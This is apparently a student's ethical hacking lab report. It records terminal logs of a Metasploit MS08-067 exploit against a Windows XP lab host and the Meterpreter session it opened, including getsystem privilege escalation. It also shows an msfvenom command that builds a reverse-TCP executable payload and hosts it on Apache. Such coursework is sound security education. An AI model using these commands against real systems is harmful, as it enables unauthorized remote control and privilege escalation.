




Assignment #4 Ethical Hacking

Helena Trent 01218542

Task A


#1,#2

- Port 445 is open



#3,#4,#5

- Used 4498 for the port
- Set lhost and rhost



```
lab-connect.cova-cci.org
cyse301HTREN001
Assignment #4 - Ethical Hacking
Assignment #4 Ethical Ha

Kali - Internal Workstation on
cyse301HTREN001
lab-connect.cova-cci.org

Applications Places Terminal Tue 23:59
root@CS2APenTest: ~
File Edit View Search Terminal Help

Exploit target:

Id Name
-- ----
0 Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.10.14:445 - Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) > set lhosts 192.168.10.13
lhosts => 192.168.10.13
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.10.14:445 - Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4498
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4498 -> 192.168.10.14:1036) at 2023-10-31 23:59:1
5 -0400

meterpreter >
```

6,7,8,9,10


6- screenshot

7-localtime

8-getsid

9-getpid

10-getsystem





```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
[*] 192.168.10.14:445 - Exploit failed: The following options failed to validate: LHOST.  
[*] Exploit completed, but no session was created.  
msf5 exploit(windows/smb/ms08_067_netapi) > set lhosts 192.168.10.13  
lhosts => 192.168.10.13  
msf5 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] 192.168.10.14:445 - Exploit failed: The following options failed to validate: LHOST.  
[*] Exploit completed, but no session was created.  
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13  
LHOST => 192.168.10.13  
msf5 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:4498  
[*] 192.168.10.14:445 - Automatically detecting the target...  
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179779 bytes) to 192.168.10.14  
[*] Meterpreter session 1 opened (192.168.10.13:4498 -> 192.168.10.14:1036) at 2023-10-31 23:59:15 -0400  
  
meterpreter > screenshot  
Screenshot saved to: /root/.FwmQJMt.jpeg  
meterpreter > localtime  
Local Date/Time: 2023-10-31 23:02:45.12 Eastern Standard Time (UTC-500)  
meterpreter > getsid  
Server SID: S-1-5-18  
meterpreter > getpid  
Current pid: 964  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter >
```

Task B

#1


1) Exploited target 192.168.10.11





#2, #3, #4, #5, #6


Used commands from help page.



Task C

Requirements for payload

Highlighted line shows name and port number




The screenshot shows a Kali Linux terminal window with the following commands and output:

```
root@CS2APenTest: ~  
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4498 -f exe -o htren.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: htren.exe  
root@CS2APenTest: # cp htren001.exe /var/www/html/  
cp: cannot stat 'htren001.exe': No such file or directory  
root@CS2APenTest: # cp htren.exe /var/www/html/  
root@CS2APenTest: # service apache2 start  
root@CS2APenTest: # service apache2 status  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: enabled)  
   Active: active (running) since Wed 2023-11-01 17:59:09 EDT; 24s ago  
     Docs: https://httpd.apache.org/docs/2.4/  
   Process: 15711 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
    Main PID: 15722 (apache2)  
       Tasks: 7 (limit: 2239)  
      Memory: 29.0M  
    CGroup: /system.slice/apache2.service  
           └─15722 /usr/sbin/apache2 -k start
```

